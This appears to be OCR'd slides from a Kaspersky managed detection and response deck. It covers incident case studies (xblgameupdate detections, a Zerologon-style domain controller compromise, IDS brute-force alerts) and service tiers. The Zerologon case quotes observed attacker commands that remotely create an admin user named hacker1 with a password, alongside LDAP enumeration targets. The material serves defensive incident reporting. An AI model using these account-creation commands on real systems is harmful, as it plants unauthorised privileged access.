Try to use the following method
Run Command Prompt as administrator
then type
SCHTASKS /DELETE /TN "microsoft\xblgamesave\xblgameupdate"

[redacted]

Dear Security team, customer replied us, most of 'xblgameupdate' have been deleted last week, also run and completed full scan to all devices with KES 11.6 on every Friday, last run is on 3 Sep, but no object detected by ODS task also they found 'xblgameupdate' still being detected and deleted repeatedly on managed devices, please refer attached images in archive
Also there are active threats to be detected in 'xblgameupdate' and System Memory on some devices, customer is so worried about it
Could you please advise how to do next? Thanks!

Incident 311211_[illegible]

Security Team


Hello, if this activity continues, we recommend:

1. Make sure that KES and MDR are installed on all devices.
2. Check that all systems are using the latest updates, including paying special attention to **AD (Active Directory)** updates.
3. Change passwords, especially for all privileged accounts.
4. Reset the password on the **krbtgt** account, twice.

If the above instructions do not help, we highly recommend conducting DFIR.

Case study 3

Suspicious activity on AD Server (Zerologon attack)




Summary	Suspicious activity on host dummy-dc.dummy.local
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to check the legitimacy of this activity. If the activity is not legitimate, it is recommended to initialize DF \ IR procedures.
Created	09/28/2021 13:52
Updated	09/28/2021 14:50
MITRE Tactics	TA0002: Execution TA0008: Lateral Movement TA0003: Persistence TA0004: Privilege Escalation TA0006: Credential Access

MiTRE Mapping

Case study 3

Suspicious activity on AD Server (Zerologon attack)



MITRE Techniques:
T1059.001: PowerShell
T1021.003: Distributed Component Object Model
T1021.006: Windows Remote Management
T1021: Remote Services
T1047: Windows Management Instrumentation
T1559.001: Component Object Model
T1078.002: Domain Accounts
T1136.002: Domain Account
T1078: Valid Accounts
T1098: Account Manipulation
T1098: Account Manipulation

Detection technology: KES


Affected

Affected assets (1) | Asset-based IOCs (0) | Network-based IOCs (1)

Status	Asset name	Asset ID
!	dummy-dc.dummy.local	0x1E4D445E4D840A34C4540F35866467B2

Case study 3

Suspicious activity on AD Server (Turn off Exploit prevention)



Description

On 2021-09-28 at 04:22:21 276906 (UTC) suspicious activity was detected on the host **dummy-dc.dummy.local**.
User **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) created new user with name **hacker2** (SID: S-1-5-21-1228012609-1331031294- 2834975180-1607) and added his to the privileged group **Domain Admins** .
In addition, by the account **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) the following commands have been remotely executed:

```
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1632802934.1898007 2>&1
cmd.exe /Q /c net user /add hacker1 P@ssw0rd 1> \\127.0.0.1\ADMIN$\__1632802934.1898007 2>&1
cmd.exe /Q /c net localgroup administrator hacker1 /add 1> \\127.0.0.1\ADMIN$\__1632802934.1898007 2>&1
```

As a result of executing these commands, the haker1 user was created and added to the local administrators group on the host. This activity looks like using impacket.
UPD Also, C:\Windows\system32\dsa.msc was launched and execution of ldap requests of the form:


```
CN=Domain Admins,CN=Users,DC=dummy,DC=local
CN=Schema Admins,CN=Users,DC=dummy,DC=local
CN=Administrators,CN=Builtin,DC=dummy,DC=local
CN=Enterprise Admins,CN=Users,DC=dummy,DC=local
CN=Administrator,CN=Users,DC=dummy,DC=local
CN=hacker,CN=Users,DC=dummy,DC=local
```

which may indicate the execution of LDAP enumeration.
All this activity was carried out on behalf of the user **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) remotely from the ip address **28.10.10.103**.

Hacker activities

Case study 3

Suspicious activity on AD Server (Zerologon attack)




```
CN=Administrators,CN=Builtin,DC=dummy,DC=local
CN=Enterprise Admins,CN=Users,DC=dummy,DC=local
CN=Administrator,CN=Users,DC=dummy,DC=local
CN=hacker,CN=Users,DC=dummy,DC=local
```

which may indicate the execution of LDAP enumeration.
All this activity was carried out on behalf of the user **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) remotely from the ip address **28.10.10.103**.
It is recommended to check the legitimacy of this activity.
If the activity is not legitimate, it is recommended to initialize DF \ IR procedures.
In the future, it is recommended to apply recommendations of Microsoft Best Practices for Securing you infrastructure:
https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-b--privileged-accounts-and-groups-in-active-directory
https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models

Actions

Use this function if you know that this incident is a duplicate or that you are not going to solve it.

Case Sharing



Status	Asset name	Asset ID
No records to display		

Description

Today 2022-06-02 at 19:17:46 (UTC) KATA IDS detected suspicious traffic from host **192.168.**[redacted]
Incident summary:


Key	Value
Detection technology	IDS
IDS-Verdict	HackTool.BruteForce.TCP.ServerRequest
Risk Level	Medium
Source IPs	192.168.[redacted]
Source Ports	61677
Destination IPs	10.213.[redacted]
Destination Ports	902
Detects Count	5

We are currently not receiving telemetry from both hosts.
The port **902** might be related with the VMware solutions (VMware vCenter Server, VMware ESXi and ESX hosts).

RECOMMENDATION

- Check the legitimacy of this activity
- If it's not legit, find the hosts, install KES, perform a full AV scan and set them to work properly with the MDR service.

Case Sharing



Affected

Affected assets (0) [illegible] (0) Network-based IOCs (1)

Status	Asset name	Asset ID
No records to display		

Description

2022-09-04 at 10:52:33 Kaspersky Anti-Targeted Attack Platform detected in your infrastructure a traffic specific to SMB bruteforce attack **HackTool.SMBBruteforce.SMB.C&C**.
SMB logon attempts was performed from the host **192.168**[redacted] in direction of the IP **192.168**[redacted]
It is recommended to check the legitimacy of this activity and, if it is illegal, to determine whether the attacking host belongs to your network or not – if it does, we recommend you to isolate it from the network, install KES, conduct a full anti-virus scan and install the latest OS updates.
Incident summary

Key	Value
Detection technology	IDS
IDS Verdict	HackTool.SMBBruteforce.SMB.C&C
Risk Level	Low
Source IPs	192.168.[redacted]
Source Ports	445
Destination IPs	192.168.[redacted]
Detects Count	1

Actions

Use this function if you know that this incident is a duplicate or that you are not going to solve it.

MDR tiers comparison

Kaspersky
Managed Detection
and Response

Extras:

- Flexible storage and retention options to suit regulatory and forensic/e-discovery needs
- Additional SOC analyst time

Services:

- Compromise assessment
- Hands-on training for SOC analysts
- Incident response retainer

Optimum

- 24x7 proactive monitoring
- Threat hunting & incident investigation
- Response playbooks and automatic IR
- Security health check and asset visibility
- MDR web portal with dashboards & reporting
- 1-year incident history storage
- 1-month raw data storage


Expert

- 24x7 proactive monitoring
- Threat hunting & incident investigation
- Response playbooks and automatic IR
- Security health check and asset visibility
- MDR web portal with dashboards & reporting
- 1-year incident history storage
- 3-month raw data storage
- Access to Kaspersky SOC analysts
- 1000 requests to Threat Lookup and 500 requests to Cloud Sandbox annually
- API for data download

